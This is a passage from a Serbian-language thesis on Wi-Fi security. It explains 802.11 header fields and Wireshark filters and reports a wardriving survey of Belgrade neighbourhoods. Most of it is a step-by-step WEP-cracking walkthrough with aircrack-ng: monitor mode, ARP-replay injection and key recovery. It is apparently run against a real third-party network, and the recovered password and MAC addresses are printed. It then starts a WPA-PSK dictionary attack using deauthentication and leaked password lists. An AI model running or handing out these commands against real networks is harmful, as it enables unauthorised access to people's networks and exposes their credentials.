Frame control	„Kontrola okvira“ je polje veličine 2 bajta i nalazi se na početku 802.11 zaglavlja. Ovo polje se deli na 11 polja koja imaju svoja značenja i ulogu.	<i>wlan.fc</i>
Version	Ovo polje predstavlja verziju 802.11 standarda koji se koristi. Po trenutnom standardu ovo polje uvek nosi oznaku 0.	<i>wlan.fc.version</i>
Type	Polje „tip“ određuje tip okvira, odnosno da li se radi o upravljačkom, kontrolnom ili okviru podataka.	<i>wlan.fc.type</i>
Subtype	Podtip označava podvrste gore navedenih tipova okvira. Npr. ako je okvir upravljačkog tipa, ovo polje označava podvrstu upravljačkog okvira (beacon frame, authenticate request...).	<i>wlan.fc.subtype</i>
DS status	Polja "To DS" i "From DS" određuju smer kretanja okvira. Ako je polje From DS=1 a polje To DS=0, okvir putuje od pristupne tačke ka klijentima. Ako su vrednosti obrnute, to znači da okvir putuje od klijenta ka pristupnoj tački. U slučaju da oba polja imaju vrednost nula, radi se o razmeni podataka u <i>Ad-hoc</i> mreži. Kada oba polja imaju vrednost jedan, okvir putuje između dve pristupne tačke.	<i>wlan.fc.ds</i>
More Fragments	Ovo polje ukazuje na postojanje dodatnih fragmenata koji moraju da se prime pre nego što se ceo okvir iskoristi. Ovo polje nije u čestoj upotrebi.	<i>wlan.fc.flag</i>
Retry	Ovo polje je aktivno kada ukazuje da se vrši ponovno slanje okvira za koji nije primljena potvrda o uspešnom prijemu.	<i>wlan.fc.retry</i>
Power Management	Polje se koristi kada stanica planira da ode u stanje čuvanja energije, i samim tim ne učestvuje u razmeni podataka na mreži.	<i>wlan.fc.pwrmgmt</i>
More Data	Ovo polje je aktivno kada pristupna tačka obaveštava klijenta da ima još podataka koje je sačuvala (baferovala)	<i>wlan.fc.moredata</i>

Oznaka polja	Opis polja	Oznaka Wireshark filtera
	za njega dok je on bio u režimu uštede energije.	
Protected	Ovaj bit koristi pristupna tačka kako bi ukazala da se koristi neka vrsta šifrovanja sadržaja okvira.	<i>wlan.fc.protected</i>
Order	Ovo polje ukazuje da slanje okvira treba da se odradi po striktnom redosledu. Ovo polje nije u čestoj upotrebi.	<i>wlan.fc.order</i>
Duration	Ovo polje ima dve funkcije. U najvećem broju slučajeva u ovo polje se upisuje predviđeno vreme u mikrosekundama koje je potrebno za slanje određenog okvira. Kada je stanica u procesu asocijacije sa pristupnom tačkom ovo polje nosi identifikator asocijacije.	<i>wlan.duration</i>
Address	U zavisnosti od tipa okvira, koristi se različit broj adresa. Kontrolni okviri sadrže samo jedno adresno polje (adresu primaoca ili pošiljaoca), dok upravljački okviri ili okviri podataka sadrže tri adrese (adresu primaoca, adresu pošiljaoca i BSSID). Bežične mreže koje povezuju više bežičnih mreža koriste četiri adrese.	<i>wlan.da (destination), wlan.sa (source), wlan.bssid (BSSID), wlan.ra (receiver)</i>
Fragment Number	Ovo polje označava seriski broj fragmenata u slučaju da se koristi fragmentacija okvira. Na osnovu ovih brojeva prijemna strana može da sastavi fragmentovani okvir po tačnom redosledu.	<i>wlan.frag</i>
Sequence Number	Sekvencijalni broj je polje koje se koristi za identifikaciju okvira i počinje od nule. Stanica inkrementira vrednost ovog polja za svaki paket koji pošalje. Kada vrednost dostigne broj 4095, počinje se opet brojanje od nule. Ovo polje je jako važno kod detekcije upada u bežičnu računarsku mrežu.	<i>wlan.seq</i>

Tabela 3.1 - Opis polja IEEE 802.11 zaglavlja

3.2.2 Analiza snimljenog mrežnog saobraćaja

Za potrebe ovog rada snimanje bežičnog mrežnog saobraćaja je obavljeno korišćenjem već pomenutog „Alfa network“ USB adaptera, na distribuciji Linux operativnog sistema – **Kali 2.0**, uz pomoć softverskih alata **Wireshark**, na način koji je objašnjen u prethodnom poglavlju. Snimljeni saobraćaj je zapisan u **.cap** **.pcap** formatu a rezultati su obređeni korišćenjem softverskog alata Wireshark uz pomoć različitih filtera o kojima će biti reči u nastavku.

Bežični saobraćaj je sniman na teritoriji beogradskih naselja Zemun i Bežanijska kosa. Na slici je prikazano područje obuhvaćeno snimanjem, a saobraćaj je sniman iz automobila u pokretu, kako bi se pokrila što veća teritorija, a samim tim uzorak bio što veći, radi relevantnije analize.



Slika 3.11 - Područje obuhvaćeno snimanjem saobraćaja

U nastavku ovog poglavlja biće predstavljeni rezultati snimanja saobraćaja i njihova detaljna analiza.

Svaka bežična pristupna tačka je jednoznačno identifikovana sa identifikatorom osnovnog skupa servisa (eng. *Basic Service Set ID*, BSSID). BSSID predstavlja MAC adresu bežične pristupne tačke. Kada postavimo mrežni adapter da radi u monitor režimu rada, on će detektovati mrežni saobraćaj svih bežičnih pristupnih tačaka koje rade na posmatranoj frekvenciji.

Kada analiziramo saobraćaj sa ciljem otklanjanja nekog problema, korisno je izolovati pakete namenjene određenoj bežičnoj pristupnoj tački. To se veoma jednostavno može postići primenom sledećeg filtera, (gde je za primer uzeta 00:11:92:6e:cf:00 MAC adresa pristupne tačke):

wlan.bssid eq 00:11:92:6e:cf:00

Ako želimo da izolujemo saobraćaj koji potiče od određenog računara možemo primeniti sledeći filter (uzeta je za primer MAC adresa računara 00:09:5b:e8:c4:03):

wlan.sa eq 00:09:5b:e8:c4:03

MAC adresu računara možemo videti uz pomoć komande *ipconfig/all* ili *getmac* (kod Windows operativnih sistema), odnosno pomoću komande *ifconfig* (kod Linux operativnih sistema). Kombinovanjem dva predhodna filtera moguće je izolovati saobraćaj između određene stanice i bežične pristupne tačke, npr:

wlan.bssid eq 00:11:92:6e:cf:00 and wlan.sa eq 00:09:5b:e8:c4:03

Možemo primenjivati filtere na upravljačke i kontrolne okvire. Taj način filtriranja dobijamo kombinacijom *type* i *subtype* polja u zaglavlju IEEE 802.11 okvira. Ako želimo da podesimo Wireshark da ne detektuje, ili ne prikazuje Beacon okvire već snimljenog saobraćaja, prvo treba da znamo kojeg su tipa i podtipa Beacon okviri. Beacon okvir spada u upravljačke okvire (*type=00*), i da je njegova oznaka podtipa "8" (*subtype=08*). Sve što treba uraditi je implementirati sledeći filter:

!(wlan.fc.type eq 0 and wlan.fc.subtype eq 8)

Znak uzvika označava negaciju (invertovanje) tako da će program sada prikazati sve detektovane pakete osim Beacon okvira. Wireshark omogućava i promenu filtera koji automatski kombinuju *type* i *subtype* polja u zaglavlju. Ovaj filter se može koristiti umesto gore prikazanog filtera koji smo koristili da bismo izbacili Beacon okvire. Dobijamo znatno kraći i jednostavniji filter:

wlan.fc.type_subtype ne 8

Izuzimanje Beacon okvira iz snimka saobraćaja znatno će redukovati količinu snimljenih paketa, ali će još uvek ostati veliki broj upravljačkih ili kontrolnih paketa. U slučaju da želimo da ispitamo samo pakete koji nose korisničke podatke svi ostali paketi su nam suvišni. Možemo koristiti sledeći filter kada želimo da izolujemo samo okvire sa podacima:

wlan.fc.type_subtype eq 32

Ako je ovaj filter suviše restriktivan za potrebe naše analize možemo koristiti filter koji prikazuje širu paletu okvira sa podacima, kao što su ICMP paketi (ping), NULL pakete podataka, itd.:

wlan.fc.type eq 2

Još jedna tehnika za analiziranje saobraćaja u bežičnim mrežama je identifikovanje paketa podataka koji se šalju nezaštićeni (nisu šifrovani). Na taj način možemo videti da li smo napravili neki propust kod podešavanja naših bežičnih uređaja. U zaglavlju IEEE 802.11 okvira nalazi se poseban "protected bit" koji ima vrednost "1", kada se koristi neki od mehanizama za šifrovanje podataka (WEP, TKIP ili CCMP). Sledeći filter možemo iskoristiti za prikaz nezaštićenog mrežnog saobraćaja:

wlan.fc.protected ne 1

Ovako napisan filter prikazaće i nezaštićene upravljačke i kontrolne okvire. Ako želimo da prikazemo samo nezaštićene podatke možemo upotrebiti sledeću kombinaciju filtera:

wlan.fc.protected ne 1 and wlan.fc.type eq 2

U tabeli u nastavku su date oznake filtera za izolaciju paketa na osnovu tipa/podtipa okvira, pomoću kojih možemo snimiti ili izdvojiti željeni saobraćaj.^[13]


Tip Okvira/Podokvira	Filter
Management frames	wlan.fc.type eq 0
Control frames	wlan.fc.type eq 1
Data frames	wlan.fc.type eq 2
Association request	wlan.fc.type_subtype eq 0
Association response	wlan.fc.type_subtype eq 1
Reassociation request	wlan.fc.type_subtype eq 2
Reassociation response	wlan.fc.type_subtype eq 3
Probe request	wlan.fc.type_subtype eq 4
Probe response	wlan.fc.type_subtype eq 5
Beacon	wlan.fc.type_subtype eq 8
ATIM	wlan.fc.type_subtype eq 9
Disassociate	wlan.fc.type_subtype eq 10
Authentication	wlan.fc.type_subtype eq 11
Deauthentication	wlan.fc.type_subtype eq 12
Action frames	wlan.fc.type_subtype eq 13
Block ACK Request	wlan.fc.type_subtype eq 25
Block ACK	wlan.fc.type_subtype eq 26
Power-save Poll	wlan.fc.type_subtype eq 27
Request to Send	wlan.fc.type_subtype eq 28
Clear to Send	wlan.fc.type_subtype eq 29
ACK	wlan.fc.type_subtype eq 30
Contention Free Period End	wlan.fc.type_subtype eq 31
Data + Contention Free ACK	wlan.fc.type_subtype eq 33
Data + Contention Free Poll	wlan.fc.type_subtype eq 34
Data + Contention Free ACK	wlan.fc.type_subtype eq 35

Tip Okvira/Podokvira	Filter
+ Contention Free Poll	
NULL Data	wlan.fc.type_subtype eq 36
NULL Data + Contention Free ACK	wlan.fc.type_subtype eq 37
NULL Data + Contention Free Poll	wlan.fc.type_subtype eq 38
NULL Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 39
QoS Data	wlan.fc.type_subtype eq 40
QoS Data + Contention Free ACK	wlan.fc.type_subtype eq 41
QoS Data + Contention Free Poll	wlan.fc.type_subtype eq 42
QoS Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 43
NULL QoS Data	wlan.fc.type_subtype eq 44
NULL QoS Data + Contention Free Poll	wlan.fc.type_subtype eq 46
NULL QoS Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 47

Tabela 3.2 - Filteri za izolaciju paketa na osnovu tipa/podtipa okvira

Kombinovanjem datih filtara na prethodno opisan način, izdvojeni su podaci koji će u nastavku grafički biti prezentovani. Kao što je već bilo reči, zanimalo nas je u kojoj meri se koristi zaštita na određenom delu teritorije Beograda, kao i koji načini zaštite se koriste.

Snimanjem saobraćaja na delu teritorije Zemun i Bežanijska kosa (Slika 3.11), uhvaćeno je oko 6000 različitih bežičnih mreža, a broj skeniranih mreža prema području se može videti na slici 3. 12.



Slika 3.12 – Broj skeniranih bežičnih mreža prema području

Bežični mrežni saobraćaj je sniman u kasnim noćnim satima, pa se može pretpostaviti da je broj ovih mreža znatno veći tokom dana. Kako je pokriven veći deo teritorije Zemuna veći broj mreža je i uhvaćen na tom području.



Slika 3.13–Struktura skeniranih mreža prema bezbednosnom mehanizmu

Kao što se sa slike 3.13 može videti najveću procenat mreža koristi WPA2 mehanizam zaštite – 36%. Nešto manji procenat – 30% koristi WPA, a 19% skeniranih mreža ima mogućnost korišćenja i WPA i WPA2 mehanizama zaštite.

Ono što je zabrinjavajuće je da i dalje veliki broj mreža koristi slabu ili nikakvu zaštitu – čak 15% (od toga 6% koriste WEP mehanizam zaštite, dok 9% ne koristi zaštitu uopšte). Ovo znači da je oko 900 uhvaćenih mreža potpuno nebezbedno, što će u narednom poglavlju i praktično biti demonstrirano.

Svi izvedeni napadi su izvedeni na Kali 2.0 distribuciji Linux operativnog sistema. Ono što je bitno je da se ovi napadi se izvršavaju veoma jednostavno čak i uz minimalno poznavanje Linux okruženja. Napadi će biti potsutpuno objašnjeni, tako da ih može ponoviti i korisnik koji nema nikakvnog predznanja o Linux operativnim sistemima.

3.3 Praktična analiza WEP sigurnosnog mehanizma

Najšire posmatrano, napadi na WEP sigurnosni mehanizam se mogu podeliti na pasivne i aktivne napade. Pod pasivnim napadima se misli na napade prisluškivanja i analize „snimljenog“ (eng. *capture*) mrežnog saobraćaja. Kod aktivnih napada postoji uticaj na komunikaciju u mreži tako što se saobraćaj ometa (čime se utiče na pouzdanost sistema komunikacije) ili menja (čime se utiče na integritet podataka koji se šalju mrežom). U aktivne napade spadaju napadi ponavljanjem paketa, napad tipa čovek u sredini (eng. *man in the middle*), krađa sesije (eng. *session hijacking*) i sl.

Aktivni napadi imaju za cilj da u što kraćem vremenskom periodu prikupe što veći broj paketa iz kojih će moći da, koristeći posebne alate, da dešifruju poruke ili kompromituju deljeni tajni ključ.

Napad na WEP mehanizam je izveden uz pomoć **aircrack-ng**^[14] grupe softverskih alata koji su sastavni deo **Kali2.0** distribucije Linux operativnog sistema.



Slika 3.14 – Pokretanje *aircrack-ng* alata na Kali OS-u

Ovaj programski alat pruža mogućnosti nekoliko različitih napada na WEP mehanizam, a napad obrađen u ovom radu je napad ponavljanjem ARP¹⁴ zahteva, koji se pokazao kao veoma efikasan u slučaju kada postoji klijent asociran na bežičnu pristupnu tačku sa WEP mehanizmom zaštite.

Napad ponavljanjem ARP zahteva

Osnovni cilj ovog napada je da se uhvati što veća količina saobraćaja između autentifikovanog korisnika i bežične pristupne tačke, kako bi samim tim bili u posedu što većeg broja različitih inicijalnih vektora – IV. Iako su šifrovani, ARP okvire je lako prepoznati jer uvek sadrže istu količinu podataka i uvek je poznata odredišna adresa – ARP zahtev se uvek adresira na *broadcast* adresu (FF:FF:FF:FF:FF:FF). Identičan ARP zahtev se može ubacivati u mrežu iznova i iznova, čime bi se autentifikovani korisnici primorali da na njega svaki put pruže ARP odgovor. Ovo znači da je napadaču u tom slučaju omogućeno dobijanje uvek istih poruka (ARP odgovora) koje su šifrovane onim ključem jer je promenjena vrednost IV-a. Za WEP ključ dužine 64b potrebno je prikupiti oko 20000 paketa, i oko 40000 paketa za WEP ključ dužine 128b.

Kao što je na slici 3.14 prikazano, za izvođenje ovog napada potrebno je pokrenuti **aircrack-ng** grupu alata. Za napad će se koristiti četiri alata iz ove grupe, i to:

- **airmon-ng** – za pregled mrežnih adaptera i njihovo stavljanje u monitor režim rada
- **airodump-ng** – za detekciju bežičnih mreža i prikupljanje mrežnog saobraćaja
- **aireplay-ng** – za ponovno ubacivanje ARP zahteva u mrežu
- **aircrack-ng** – za otkrivanje ključa na osnovu prikupljenih IV-a.

¹⁴ ARP – eng. *Address Resolution Protocol* – protokol za razrešavanje adresa koji za poznatu IP adresu traži MAC adresu.

Izvođenje napada se odvija na način koji će postupno biti opisan u nastavku.

Nakon pokretanja **aircrack-ng** alata, najpre je potrebno videti koje mrežne adaptere poseduje računar koji se koristi, i postaviti bežični adapter u monitor režim rada. Komandom **airmon-ng** dobija se uvid u postojeće mrežne adaptere, u ovom slučaju to je bežični adapter *Realtek* kompanije, koji radi na **wlan0** interfejsu, kao što je prikazano na slici 3.15.

```
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0         rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n
WiFi Adapter (rev 01)
```

Slika 3.15 – Provera bežičnog adaptera upotrebom *airmon-ng* alata

Nakon toga, potrebno je postaviti ovaj adapter u monitor režim rada komandom:

airmon-ng start wlan0

```
root@kali:~# airmon-ng start wlan0
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
584 NetworkManager
677 wpa_supplicant
780 avahi-daemon
781 avahi-daemon

PHY      Interface  Driver      Chipset
phy0     wlan0      rtl8192ce   Realtek Semiconductor Co., Ltd. RTL8188CE 802.11b/g/n
WiFi Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Slika 3.16 – Postavljanje bežičnog adaptera u monitor režim rada


Kao što se sa slike 3.16 može videti, monitor režim rada je pokrenut za interfejs **wlan0** na **wlan0mon**. Ukoliko se pojavi obaveštenje, kao što je slučaj u ovom primeru, da postoje određeni procesi koji bi mogli praviti problem prilikom rada programa, poželjno je da se oni isključe naredbom **kill** (Slika 3.17).

```
root@kali:~# kill 584
root@kali:~# kill 677
root@kali:~# kill 780
root@kali:~# kill 781
root@kali:~#
```

Slika 3.17 – Gašenje nepotrebnih procesa

Zatim je potrebno startovati **airodump-ng** alat kako bi detektovali bežične mreže i pronašli mrežu koja koristi WEP mehanizam zaštite. U ovom slučaju otrebno je otkucati komandu:

airodump-ng wlan0mon



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A8:26:D9:91:AE:D1	-37	45	3 0	11	54e	WEP	WEP		jakovljevic
AC:E2:15:10:2F:D8	-58	34	0 0	10	54e	WPA2	CCMP	PSK	51c4d1
70:54:D2:43:6E:09	-66	37	12 0	6	54	WPA2	CCMP	PSK	4a8f26
D8:97:BA:38:0F:28	-71	25	45 9	1	54e	WPA2	CCMP	PSK	508827
60:02:92:17:01:37	-64	26	8 0	1	54e	WPA2	CCMP	PSK	bc5176

Slika 3.18 – Detektovana mreža sa WEP mehanizmom zaštite

Kada je detektovana željena mreža, potrebno je početi prikupljanje mrežnog saobraćaja što se vrši istim alatom, korišćenjem dobijenih informacija sa slike 3.18, otvaranjem novog terminala kucanjem komande:

airodump-ng -c 11 -bssid A8:26:D9:91:AE:D1 -w snimak wlan0mon

gde je:

-c broj kanala na kom će se osluškivati saobraćaj, a koji željena mreža koristi (u ovom slučaju kanal 11)

--bssid MAC adresa bežične pristupne tačke (u ovom slučaju A8:26:D9:91:AE:D1)

-w naredba za upis prikupljenog mrežnog saobraćaja u željeni fajl (u ovom slučaju to je fajl *snimak*)

wlan0mon bežični mrežni adapter prethodno postavljen u monitor režim rada.

Nakon odabrane mreže i pokrenutog snimanja saobraćaja potrebno je otvoriti novi terminal i u njemu pokrenuti **aireplay-ng** alat. Cilj ovog alata je upravo glavni cilj ovog napada - da detektuje ARP zahteve i ponovo ih ubacije u mrežu. Ovo se čini kucanjem sledeće komande:

aireplay-ng -3 -b A8:26:D9:91:AE:D1 -h E0:3F:49:65:7B:CE wlan0mon


gde je:

-3 oznaka napada

-b MAC adresa bežične pristupne tačke (u ovom slučaju A8:26:D9:91:AE:D1)

-h MAC adresa klijenta autentifikovanog na mrežu (u ovom slučaju E0:3F:49:65:7B:CE)

wlan0mon bežični mrežni adapter prethodno postavljen u monitor režim rada.



```

root@kali: ~
File Edit View Search Terminal Help
Read 392274 packets (got 9307 ARP requests and 84738 ACKs), sent 193381 packets
Read 392312 packets (got 9331 ARP requests and 84738 ACKs), sent 193430 packets
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 392397 packets (got 9384 ARP requests and 84742 ACKs), sent 193479 packets
Read 392558 packets (got 9465 ARP requests and 84760 ACKs), sent 193527 packets
Read 392734 packets (got 9559 ARP requests and 84783 ACKs), sent 193578 packets
Read 392872 packets (got 9631 ARP requests and 84799 ACKs), sent 193628 packets

```

Slika 3.19 – Ponavljanje ARP zahteva

Kada program detektuje ARP zahtev on ga automatski ponovo prosleđuje u mrežu (Slika 3.19), što za posledicu ima drastično povećanje prikupljenih podataka. To se može pratiti u prozoru u kome je pokrenut **airodump-ng** alat (Slika 3.20).

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	E
A8:26:D9:91:AE:D1	-47	44	5417	37764	0	6	54e	WEP	WEP		j

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
A8:26:D9:91:AE:D1	68:A3:C4:17:19:62	0	0 - 1	17952	187774	
A8:26:D9:91:AE:D1	E0:3F:49:65:7B:CE	0	1e - 1	16046	188360	
A8:26:D9:91:AE:D1	E0:3F:49:65:7B:CE	0	1e - 1	16046	188360	

Slika 3.20 – Prikupljen saobraćaj uz pomoć **airodump-ng** alata

Kada je prikupljena dovoljna količina podataka (za ključ od 64b oko 20000 paketa, i oko 40000 paketa ključ od 128b), pristupa se poslednjoj fazi napada a to je utvrđivanje tajnog ključa.

Za ovo je u terminalu potrebno pokrenuti **aircrack-ng** alat koji utvrđuje vrednost ključa na osnovu IV-a iz prikupljenih podataka. Potrebna komanda je:

aircrack-ng -b A8:26:D9:91:AE:D1 snimak*.cap


gde je:

-b MAC adresa bežične pristupne tačke (u ovom slučaju A8:26:D9:91:AE:D1)

snimak*.cap naziv fajla u kome se nalazi snimljeni saobraćaj.

U slučaju da nije prikupljena dovoljna količina saobraćaja, i da ključ nije pronađen dobiće se poruka kao na slici 3.21, i alat nastavlja sa radom i ponavlja pokušaj otkrivanja lozinke na svakih 5000 prikupljenih IV-a.

U slučaju kada je prikupljena dovoljna količina podataka, i napad uspešno izveden dobiće se poruka kao na slici 3.22 na kojoj se vidi otkriveni ključ bežične mreže koja koristi WEP mehanizam zaštite.



Slika 3.21 – Neuspešan pokušaj otkrivanja WEP lozinke

```

Aircrack-ng 1.2 rc2
[00:18:06] Tested 856 keys (got 34206 IVs)
Read 535386 packets (got 254646 ARP requests and 50863 ACKs), sent 174437 pa
Read 535550 packets (got 254784 ARP requests and 50866 ACKs), sent 174488 pa
KB depth 82 byte (vote) got 254784 ARP requests and 50866 ACKs, sent 174529 pa
0 Read 0/5:195:53(47360) AA(41728) EC(41728) 4D(41216) 3C(40960) sent 174579 pa
1 Read 0/5:9:1:6D(43264) AA(41472) A2(40448) C5(40448) D2(40192) sent 174628 pa
2 Read 0/5:1:33:8E(51456) 8D(43776) 4E(42240) 35(40704) 74(40704) sent 174677 pa
3 Read 0/5:3:57:D1(38656) 0D(38400) 73(38400) DF(38400) 4C(38144) sent 174727 pa
4 Read 0/5:4:68:B1(39680) 63(39424) 1D(39168) B3(39168) 17(38912) sent 174776 pa
5 Read 536793 packets (got 255258 ARP requests and 51812 ACKs), sent 174825 pa
KEY FOUND! [ 53:6D:69:68:69:63:41:31:39:39:33:73:6A ] (ASCII: SmikicA1993sj )
Decrypted correctly: 100%
Read 537258 packets (got 255478 ARP requests and 51861 ACKs), sent 174924 pa
Read 537258 packets (got 255531 ARP requests and 51861 ACKs), sent 174973 pa
Read 537335 packets (got 255637 ARP requests and 51886 ACKs), sent 175022 pa
root@kali:~# 548 packets (got 255637 ARP requests and 51886 ACKs), sent 175071 pa

```

Slika 3.22 – Uspešno otkrivena WEP lozinka

3.4 Praktična analiza WPA/WPA2 sigurnosnog mehanizma

Kao što je naznačeno u teoretskom razmatranju ovih mehanizama zaštite, tehnika kompromitovanja ključeva kod ovih mehanizma je identična jer oba koriste istu funkciju za generisanje master ključa – PMK. Razlika je u funkciji kojom se kreira MIC vrednost kod četvorostuke razmene ključa. Jedini napad na ove mehanizme koji može rezultovati pronalaženjem ključa je napad uz pomoć rečnika (eng. *dictionary attack*) ili napad potpunom pretragom ključeva (eng. *brute-force*).

Napad uz pomoć rečnika na ova dva mehanizma, koji će u nastavku biti opisan moguć je samo pod uslovom da postoji barem jedan klijent koji je autentifikovan sa bežičnom pristupnom tačkom mreže koja se napada. Neophodno je da ovaj uslov bude ispunjen jer je potrebno uhvatiti *handshake* poruke između korisnika koji pristupa mreži i zna pristupnu lozinku. Na ovaj način se mogu saznati *A-nonce* i *S-nonce* (pogledati poglavlje 2.3.2.) vrednosti potrebne za izračunavanje MIC vrednosti. Ako se izračunata MIC vrednost poklapa sa MIC vrednošću koja je razmenjena u toku autentifikacije klijenta, znači da je upotrebljen ispravan PSK, odnosno da je lozinka otkrivena.

Dodatna otežavajuća okolnost za izvođenje ovih napada se ogleda u tome što postoji jako mali broj kvalitetnih rečnika koji su prilagođeni srpskom govornom području, a opšte je poznata činjenica da se za lozinke najčešće koriste lako pamtljive reči i fraze iz jezika zemlje u kojoj se vrši napad. Naravno podrazumava se da ako tražene lozinke nema u rečniku napad je osuđen na propast.

Iz iskustva savetujemo da se za ovakve napade „naoružate“, što većim brojem rečnika, i još većim strpljenjem. Pored već dostupnih rečnika na Internetu moguće je kreirati nove rečnike uz pomoć odgovarajućih alata. Jedan od poznatijih je **CUPP**¹⁵ (eng. *Common User Passwords Profiler*) koji je u sastavu **BackTrack** distribucije Linux operativnog sistema. Ovaj alat pruža mogućnost kreiranja

¹⁵Za više informacija o ovom alatu posetiti: <https://github.com/Mebus/cupp/blob/master/cupp.cfg>

rečnika na osnovu profilisanja korisnika. Za ovo je potrebno dati odgovore na određeni set pitanja o osobi prema kojoj se kreira rečnik.

Za potrebe testiranja izvedenih ovom radu nisu kreirani novi, već su korišćeni različiti rečnici iz baza pronađenih na Internetu, kao i rečnik kreiran od baze lozinki gmail naloga kompromitovanih septembra 2014. godine¹⁶.

Napad uz pomoć rečnika na WPA-PSK

Alati korišćeni za realizaciju ovog napada su, kao i u slučaju napada na WEP mehanizam zaštite, **aircrack-ng** grupa alata, korišćeni na **Kali 2.0** distribuciji Linux operativnog sistema.

S obzirom na to da se određene komande ovog napada poklapaju sa komandama detaljno objašnjenim u okviru napada na WEP mehanizam one neće biti objašnjavane u okviru ovog poglavlja, već će samo biti navođene i biće dat prikaz odziva sistema na njih. Detaljno će biti opisane samo komande koje nisu korišćene prethodno.

Kao i kod napada na WEP, za izvođenje ovog napada potrebno je pokrenuti **aircrack-ng** grupu alata. Za napad će se koristiti četiri alata iz ove grupe, i to:

- **airmon-ng** – za pregled mrežnih adaptera i njihovo stavljanje u monitor režim rada
- **airodump-ng** – za detekciju bežičnih mreža i prikupljanje četvorostruke razmene poruka prilikom autentifikacije
- **aireplay-ng** – za primoravanje regularnog korisnika na deautentifikaciju kako bi se inicijalizovala ponovna razmena autentifikacionih poruka. U slučaju da nema klijenata koji su asocirani na mrežu, moguće je ovaj alat iskoristiti za pasivno prisluškivanje mreže, i čekati da se neki klijent autentifikuje i pristupi mreži
- **aircrack-ng** – za napad rečnikom koji će izračunavati potrebne *hash* vrednosti ključeva.

Procedura izvođenja napada se odvija na način koji će postupno biti opisan u nastavku.

Najpre je potrebno bežični mrežni adapter postaviti u monitor režim rada komandom (Slika 3.23):

airmon-ng start wlan0

A nakon toga, u slučaju da postoje isključiti sve procese koji bi mogli da prave problem komandom **kill** (Slika 3.24).

¹⁶Bazu kompromitovanih lozinki je moguće skinuti sa adrese:
